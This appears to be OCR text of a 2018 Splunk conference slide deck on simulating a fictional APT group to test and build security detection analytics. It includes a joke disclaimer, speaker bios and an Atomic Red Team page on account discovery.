From Automation to Analytics

Simulating the Adversary to Create Better Detections


MITRE ATT&CKcon
23-24OCT18
Dave Herrald and Ryan Kovar @Splunk

Disclaimer

During the course of this presentation, we may make forward looking statements regarding future events or the expected performance of the company. I often lie. Maybe this is a lie. Wik Alsø wik Alsø alsø wik Wi nøt trei a høliday in Sweden this yër? See the løveli lakes The wøndërful telephøne system And mäni interesting furry animals The characters and incidents portrayed and the names used in this Presentation are fictitious and any similarity to the names, characters, or history of any person is entirely accidental and unintentional. Signed RICHARD M. NIXON Including the majestik møøse A Møøse once bit my Marcus... No realli! He was Karving his initials on the møøse with the sharpened end of an interspace tøøthbrush given him by Svenge – his brother-in-law – a Canadian dentist and star of many Norwegian møvies: "The Høt Hands of an Canadian Dentist", "Fillings of Passion", "The Huge Mølars of Horst Nordfink"... In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. Splunk undertakës no øbligation either to develøp the features or functionality described or to include any such feature or functionality in a future release.

whoami > Dave Herrald

CISSP, GIAC G*, GSE #79



Staff Security Strategist

@daveherrald

- 25+ years IT and security
- Information security officer, security architect, pen tester, consultant, SE, system/network engineer
- Former SANS Mentor
- Co-creator of Splunk Boss of the SOC

whoami > Ryan Kovar

CISSP, MSc(Dist)

Principal Security Strategist

Minster of the OODAloopers

@meansec

- 19 years of cyber security experience
- Worked in US/UK Public Sector and DOD most recently in nation state hunting roles
- Enjoys clicking too fast, long walks in the woods, and data visualization
- Current role on Security Practice team focuses on incident/breach response, threat intelligence, and research
- Currently interested in automating methods to triage data collection for IR analyst review.
- Also investigating why printers are so insubordinate ಠ_ಠ
- Co-creator of Splunk Boss of the SOC


We use Splunk (and Phantom)
But you don’t have to!

Agenda

- Faking it till you make it (APT Style)
- A brief review of some new simulation tooling
- Simulating a realistic adversary with automation
- Developing New Detection Analytics
- Free stuff

If you've never been a red teamer...

... Sit Down

If you've never automated your red teaming...

... Sit Down

If you've never been a fake nationstate APT group...

... Sit Down


splunk>
BOSS
OF THE SOC


I should build a fake APT… but I should keep it real.


DEEPPANDA



TAFDOMGGAMG APT
BOSS OF THE SOC

1 SOCIO-POLITICAL AXIS

- Seeking to obtain high end Western Beers for production in their breweries

ADVERSARY

- Nation state sponsored adversary
- Located (+8.0 time zone)
- Uses Korean encoded language
- Uses Hancom Thinkfree Office



CAPABILITIES

- PowerShell Empire
- Spear phishing

INFRASTRUCTURE

- European VPS servers

TAEDONGGANG STOUT

2 TECHNICAL AXIS

- Documents with .hwp suffix
- PS exec lateral movement
- YMLP
- Self signed SSL/TLS certificates
- +8.0 hour time zone
- Korean fonts for English
- Korean text google translated to English
- Naenara user agent string

VICTIMS

- Western innovative Brewers and Home Brewing companies

A special thanks to THREATCONNECT

ThreatMiner

Data Mining for Threat Intelligence

Search IOC | Search APTNotes

Credit: This is driven by the APTNotes repository which is maintained by @kbandla, @beast_fighter and @threatminer. All indicators are automatically extracted using a modified version of the IOCParser.

Powershell

2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 **2018**

Search results for "Powershell"

Note: click on the search term to see this page in a new window or bookmark your search.

GlobalThreatIntelReport.pdf

OilRig Group Steps Up Attacks with New Delivery Documents and New Injector Trojan - Palo Alto Networks.pdf


FreeMilk_ A Highly Targeted Spear Phishing Campaign_Palo_Alto_Networks.pdf

Supply Chain Attack Operation Red Signature Targets South Korean Organizations - TrendLabs Security Intelligence Blog.pdf


PowerDuke_ Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs - Volexity Blog.pdf

Back

TAEDONGGANG Techniques



TAEDONGGANG Techniques



redcanaryco / atomic-red-team

Unwatch 178 | Unstar 1,475 | Fork 442

Code | Issues 8 | Pull requests 2 | Projects 0 | Wiki | Insights

Branch: master ▾ atomic-red-team / atomics / T1087 / T1087.md

Find file | Copy path

CircleCI Atomic Red Team doc generator Generate docs from job=validate_atomics_generate_docs branch=master 102ced9 on Jun 22

0 contributors


225 lines (154 sloc) | 5.96 KB

Raw | Blame | History

T1087 - Account Discovery

Description from ATT&CK

> Adversaries may attempt to get a listing of local system or domain accounts.
> ===Windows===
>
> Example commands that can acquire this information are `net user`, `net group` , and `net localgroup` using the Net utility or through use of dsquery. If adversaries attempt to identify the primary user, currently logged in user, or set of users that commonly uses a system, System Owner/User Discovery may apply.


UNEMPLOYMENT

The Tools

Tool makers

Tim Frazier

Senior Sales Engineer

Splunk Phantom

@timfrazier1

Kyle Champlain

Product Manager

Splunk

@Dishwishy

.conf Online

.conf19 | October 21–24, 2019 | The Venetian Sands Expo | Las Vegas, NV

FILTERS

CLEAR

1244

SEARCH

⊕ Event

⊕ Track

⊕ Skill Level

⊕ Role

⊕ Industries

⊕ Products

⊕ Session Type

⊕ Available Files

1 to 1 of 1 results found

.conf18 | Security, Compliance and Fraud | All Skill Levels

⊖ SEC1244 - Cops and Robbers: Simulating the Adversary to Test Your Splunk Security Analytics

Session Video | Session Slides

Industries: Not industry specific

